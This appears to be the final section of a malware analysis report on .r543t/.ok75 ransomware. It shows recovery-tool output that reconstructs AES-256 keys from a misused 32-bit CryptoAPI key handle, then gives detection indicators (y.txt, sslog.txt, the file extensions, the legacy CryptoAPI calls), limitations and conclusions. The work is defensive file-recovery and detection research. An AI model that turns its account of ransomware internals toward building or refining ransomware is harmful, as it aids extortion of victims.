[i] 0.24% 0.62 M/s ETA 1728.8 s
[i] processed=3636714 elapsed=5.921 s rate=0.61 M/s
[+] handle=0x00de9180 raw le=8091de00
[+] derived_aes256_key=e7442fdada443351c87cb3716f3d35eac0d0c5ef90384a6efada0319f53b7e96
[+] discovered key #1: handle=0x00de9180
[+] recovered: calc32.exe.r543t -> output\calc32.exe [0x00de9180]
[+] recovered: cat_for_vx-underground.jpg.r543t -> output\cat_for_vx-underground.jpg [0x00de9180]
[+] recovered: test.PNG.r543t -> output\test.PNG [0x00de9180]
[i] complete: recovered=3 plaintext_renamed=0 unresolved=0 keys=1
[i] report=output\_r543t_recovery_report.tsv
```

Figure 40 decryption of .r543t successful

The next step is to validate the finding using the 2025 sample, the one appending the .ok75 extension to the files. As you can see from the next evidence, the files were successfully recovered.

```
PS .\r543t_recover_windows_x64.exe --auto .\1\ --output-dir output\
[i] found 3 ransomware-suffixed file(s)
[i] discovering key from cat_for_vx-underground.jpg.ok75 (.jpg)
[i] probe=.\1\cat_for_vx-underground.jpg.ok75 size=31668 layout=partial-10k type=JPEG
[i] matcher=JPEG/JFIF, JPEG/EXIF, JPEG/DQT, JPEG/ICC, JPEG/Adobe, JPEG/SPIFF
[i] range=0x00000000..0xffffffff step=4 candidates=1073741824 threads=2 padding_verify=yes
[i] 0.12% 0.62 M/s ETA 1738.7 s
[i] 0.25% 0.62 M/s ETA 1725.7 s
[i] processed=3649206 elapsed=5.875 s rate=0.62 M/s
[+] handle=0x00de2c08 raw le=082cde00
[+] derived_aes256_key=68211a28753252857c711c090895caa13767758dc841013d66207f3c9eab20f2
[+] discovered key #1: handle=0x00de2c08
[+] recovered: calc32.exe.ok75 -> output\calc32.exe [0x00de2c08]
[+] recovered: cat_for_vx-underground.jpg.ok75 -> output\cat_for_vx-underground.jpg [0x00de2c08]
[+] recovered: test.PNG.ok75 -> output\test.PNG [0x00de2c08]
[i] complete: recovered=3 plaintext_renamed=0 unresolved=0 keys=1
[i] report=output\_r543t_recovery_report.tsv
```

Figure 41 successfully decryption of files encrypted with the 2025 ransomware version




Figure 42 recovered files

Across all validation tests, successful recovery was verified against the corresponding pre-encryption files. Cryptographic hashes of the recovered outputs matched the original inputs, confirming that the recovery procedure reconstructs the original files byte-for-byte rather than merely producing structurally valid data.

Detection opportunities

Although the primary goal of this research is file recovery, the analyzed samples expose several artifacts that may support detection and incident response.

The ransomware-specific Autolt worker relies on externally supplied file paths stored in `y.txt`. The presence of this file near the ransomware execution directory, particularly when combined with large numbers of files subsequently renamed with `.r543t` or `.ok75`, represents a useful host-level indicator.

A second high-value artifact is `sslog.txt`. The ransomware writes the CryptoAPI key-handle value to this file before processing the target list. From a detection perspective, creation or modification of `sslog.txt` by an unknown Autolt-compiled executable may be highly suspicious. From a recovery perspective, the artifact should be preserved immediately because it can allow direct reconstruction of the file-encryption key.

Additional behavioral indicators include:

- execution of an Autolt-compiled PE followed by large-scale file modification and renaming;
- repeated addition of the `.r543t` or `.ok75` extension;
- creation or access to `y.txt`;
- creation or append operations targeting `sslog.txt`;
- use of legacy CryptoAPI primitives including `CryptCreateHash`, `CryptHashData`, `CryptDeriveKey` and `CryptEncrypt`;
- encryption activity affecting only the beginning and end of large files while leaving substantial middle regions unchanged;
- ransom notes and communication identifiers associated with the cluster.

None of these behaviors should be considered unique to this ransomware family in isolation. Detection logic should therefore combine multiple artifacts or behaviors rather than relying on a single filename, extension or API call.

During incident response, investigators should prioritize preservation of the ransomware working directory and any copies of `sslog.txt` before remediation or system cleanup.

Limitations

The key-space reduction described in this research is specific to the analyzed 32-bit ransomware samples.

HCRYPTKEY is an opaque CryptoAPI handle whose size follows the process architecture. The practical 32-bit candidate space described here therefore follows from the fact that both analyzed ransomware executables are 32-bit processes. A different implementation or architecture could require a different recovery strategy.

For example, a 64-bit HCRYPTKEY type would not necessarily imply a full 2^{64} effective search space, as HCRYPTKEY is an opaque provider-generated handle rather than uniformly random key material. Its practical range would depend on the implementation of the selected CSP and would require empirical characterization.

The optional four-byte candidate stride used by the recovery tool is based on handle values observed during testing and is not a documented cryptographic property of CryptoAPI.

Known-file-header validation also depends on the analyst being able to infer or supply at least a small amount of expected plaintext. Files without recognizable structure may therefore require either another encrypted file from the same ransomware execution or recovery of sslog.txt.

Finally, the public evidence examined in this research is sufficient to establish strong code lineage between the analyzed .r543t and .ok75 samples, but it is not sufficient to establish the identity, number or complete intrusion methodology of the operators behind the ransomware.

Conclusions

The analyzed .r543t and .ok75 ransomware samples demonstrate how a subtle implementation mistake can undermine an otherwise strong cryptographic primitive.

The malware correctly creates an AES-256 CryptoAPI key object from pseudo-random password material. The weakness is introduced later, when the resulting HCRYPTKEY is mistakenly passed to `_Crypt_EncryptData()` together with `CALG_AES_256` instead of `CALG_USERKEY`.

This causes the Autolt Crypto UDF to perform a second key derivation and treat the numeric key-handle value as new input. In the analyzed 32-bit samples, this constrains the effective recovery problem to at most 2^{32} possible derivation inputs.

By reconstructing the exact legacy CryptoAPI MD5-based AES-256 derivation, candidate keys can be generated independently of Windows CryptoAPI and validated using predictable file headers and encryption padding. When `sslog.txt` is available, even this enumeration step can be avoided because the ransomware itself records the handle required to reproduce the final key.

Our recovery implementation successfully reconstructed files encrypted by both the 2023 .r543t and newer .ok75 variants, including their different small-file behaviors. Validation against original files confirmed byte-for-byte recovery.

The newer ransomware version demonstrates active maintenance of the codebase, including improved small-file handling and modified operational details. However, the underlying CryptoAPI misuse remains unchanged and was propagated into the newer encryption branches.

This case illustrates an important distinction between cryptographic strength and implementation security. AES-256 itself remains unaffected; the failure resides entirely in how the ransomware manages and reuses the key handle surrounding it.

In this instance, that single implementation mistake turns otherwise destructive encryption into a practical recovery problem.